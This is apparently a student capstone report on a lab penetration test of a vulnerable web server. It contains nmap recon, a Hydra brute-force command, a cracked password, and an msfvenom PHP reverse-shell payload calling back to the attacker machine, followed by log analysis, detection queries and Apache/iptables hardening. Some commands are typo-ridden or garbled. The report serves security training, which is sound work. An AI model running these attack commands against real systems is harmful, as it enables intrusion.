Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Joe Johnson

Table of Contents


Executive Summary

Executive Summary

- This report outlines the Assessment, Analysis, and Hardening of your company's system.
- The Capstone Web Server was**successfully exploited Nov 3, 2020, This exploitation was due to vulnerabilities which aided in a successful attack.**
- Mitigation strategies are provided with some examples and suggestions to help harden and prevent future attacks.

Network Topology

Network Topology



Network
Address Range:
192.168.1.1-105
Netmask:255.255.255.0
Gateway:192.168.1.1

Machines
IPv4:192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS:Linux
Hostname: ELK

IPv4:
OS:Linux
Hostname:
Capstone(target)

IPv4:192.168.1.1
OS:windows
Hostname:VM

Red Team
Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ELK	192.168.1.100	Monitoring System(SIEM)
CAPSTONE	192.168.1.105	WEBSERVER
KALI MACHINE	192.168.1.90	PEN TESTING MACHINE
VM(SWITCH)	192.168.1.1	VM-SWITCH

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
NMAP – sV provided RECON to further access browser directories of CAPSTONE webserver. OPEN TO PUBLIC VIEW	DISCOVERY OF 192.168.1.105/COMPANY_FOLDERS	NOTES WITHIN DIRECTORIES LIST: *ASHTON– WEB ADMINISTRATOR* *./COMPANY_FOLDERS/SECRET_FOLDER*
Administrator weak password, also not mitigation present.	Bruteforce attack using wordlist	Access gained to /secret_folder Which provided username &hash for webdav
2ND ADMIN(RYAN) MD5- hash IN PLAIN SIGHT	CRACK MD5 HASH FOR RYAN	*ACCESS TO WEBDAV*
CVE-2018-6892 *reverse tcp shell*	This will result in an attacker controlling the program's execution flow and allowing arbitrary code execution.	This will result in an attacker controlling the program's execution flow and allowing arbitrary code execution. – In instance gained access to CAPSTONE server through remote backdoor shell.

Exploitation: WEB SERVER DIRECTORY ACCESS

01

Tools & Processes
From Kali Machine,
cmd: ifconfig <my ip>=192.168.1.90


cmd: nmap –sV 192.168.1.0/24 > nmap_result.txt

then


Navigate to 192.168.1.105 with web browser
Recon Info about company

02

Achievements



03



Exploitation: PASSWORD & HASH CRACK

01

Tools & Processes
Hydra Brute force attack using word list.
cmd: hydra –l ashton –P rockyou.txt -s 80 –f –vV 192.168.1.105 http-get http://192.168.1.105/company_folders/secret_folder

This process revealed username & hash
(PW) then used:

Used online site to crack md5 hash

Then performed second nmap against website IP

cmd: nmap –script http-enum –p80 192.168.1.105


02


Achievements
Login to secret_folder using ashton credentials


Locate 2nd username (ryan) and hash (linux4u)

Logged into webdav to Set up next exploit

03







Exploitation: REVERSE TCP SHELL

01

Tools & Processes

Used Metasploit to search for a reverse tcp shell to gain access to webserver DB.

msfvenom –p
php/meterpreter_reverese_tcp
LHOST=192.168.1.90 LPORT=24-f
raw > shell.php

Copy this into webdav-filemanager access through browser to set up reverse shell.


This give me access to DB and access to the goal <FLAG>


02


Achievements

Granted me user shell to acess DB

03








Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.


- With Initial namp @ 00:49 PST




Analysis: Finding the Request for the Hidden Directory

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- What time did the request occur? **00:49 Nov 3**
- How many requests were made? **10145 – multiple attempts during brute force but using wrong login**
- Which files were requested? **"Connect To Corp _Server "**
- What did they contain? **Instructions to connect to WEBDAV**







Analysis: Uncovering the Brute Force Attack

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made in the attack? **Over 2 mil, total but again login was initially wrong**
- How many requests had been made before the attacker discovered the password? **10145**







Analysis: Finding the WebDAV Connection

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made to this directory?36
- Reverse shell was uploaded





Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

Report Criteria: set # of ports access from a single IP over time.

What threshold would you set to activate this alarm? **Alert & Send Email > 15 per PORT 80 with same IP**

System Hardening

What configurations can be set on the host to mitigate port scans?
https://unix.stackexchange.com/questions/345114/how-to-protect-against-port-scanners

```
ipset create port_scanners hash:ip family inet hashsize 32768 maxelem 65536 timeout 600
ipset create scanned_ports hash:ip,port family inet hashsize 32768 maxelem 65536 timeout 60
```

And iptables rules

```
iptables -A INPUT -m state --state INVALID -j DROP
iptables -A INPUT -m state --state NEW -m set ! --match-set scanned_ports src,dst -m hashlim
iptables -A INPUT -m state --state NEW -m set --match-set port_scanners src -j DROP
iptables -A INPUT -m state --state NEW -j SET --add-set scanned_ports src,dst
```

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

Log access to “Secret_Folder”

Also have a Max # of login time before lockout.

What threshold would you set to activate this alarm?

Alert & Email when access is detected from IP other than 192.168.1.105/192.168.1.1

System Hardening

Set your configuration file to block unauthorized access to the “secret_folder” from any IP other than those listed and disable dir listings:

Open your httpd.conf file:

```
> nano /etc/httpd/conf/httpd.conf
* Locate directory section (/var/www/) and set it as follows:
<Directory /var/www/company_folders/secret_folder/>
Order allow,deny
Allow from 192.168.1.1
Allow from 192.168.1.105
Deny from 192.168.1.90
</Directory>
```

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

Search criteria:

http.request.method : "get" and user_agent.original :"Mozilla/4.0 (Hydra)" and url.path :"/company_folders/secret_folder/" and status :(Error or OK)

What threshold would you set to activate this alarm?

Alert email and log when, on protected files and folders, > 5

Error (401) responses occur at any time OR any OK (200) responses occur from non-trusted IPs

System Hardening

What configuration can be set on the host to block brute force attacks?

Develop a strong PW policy , and LOCKOUT after failed attempts.

2 Factor Authentication and IP tracked LOGIN.

Describe the solution. If possible, provide the required command line(s).

Limit failed login attempts

Don't use a default port, edit the port line in your *sshd_config* file

Use Captcha

Limit logins to a specified IP address or range

Two factor authentication

Unique login URLs

https://phoenixnap.com/kb/prevent-brute-force-attacks

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

Search criteria:
http.request.method : * and url.path: *webdav* and source.ip: (not 192.168.1.150 or 192.168.1.1)

What threshold would you set to activate this alarm?

Alert email and log when requests are made, on protected files and folders, from non -trusted IPs

System Hardening

Set your configuration file to block unauthorized access to the "WEBDAV" from any IP other than those listed and disable dir listings:
Open your httpd.conf file:

```
> nano /etc/httpd/conf/httpd.conf
* Locate directory section (/var/www/) and set it as follows:
<Directory /var/www/webdav/>
Order allow,deny
Allow from 192.168.1.1
Allow from 192.168.1.105
Deny from 192.168.1.90
Allow from 127
Deny all
</Directory>
```

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

http.request.method : * and url.path: *webdav* and source.ip: (not 192.168.1.150 or 192.168.1.1)

What threshold would you set to activate this alarm?

Alert email and log when requests are made, on protected
files and folders, from non -trusted IPs

System Hardening

What configuration can be set on the host to block file uploads?

This exploit was allowed due to lack on hardening covered in previous mitigation review.

Open your httpd.conf file:

```
> nano /etc/httpd/conf/httpd.conf
* Locate directory section (/var/www/) and set it as follows:
<Directory/var/www/company_folders/secret_folder/>e**
Order allow,deny
Allow from 192.168.1.1
Allow from 192.168.1.105
Allow 127
Deny from 192.168.1.90
</Directory>
```

This is a single point of failure because access to the folder leads to access to other sensitive areas.

the End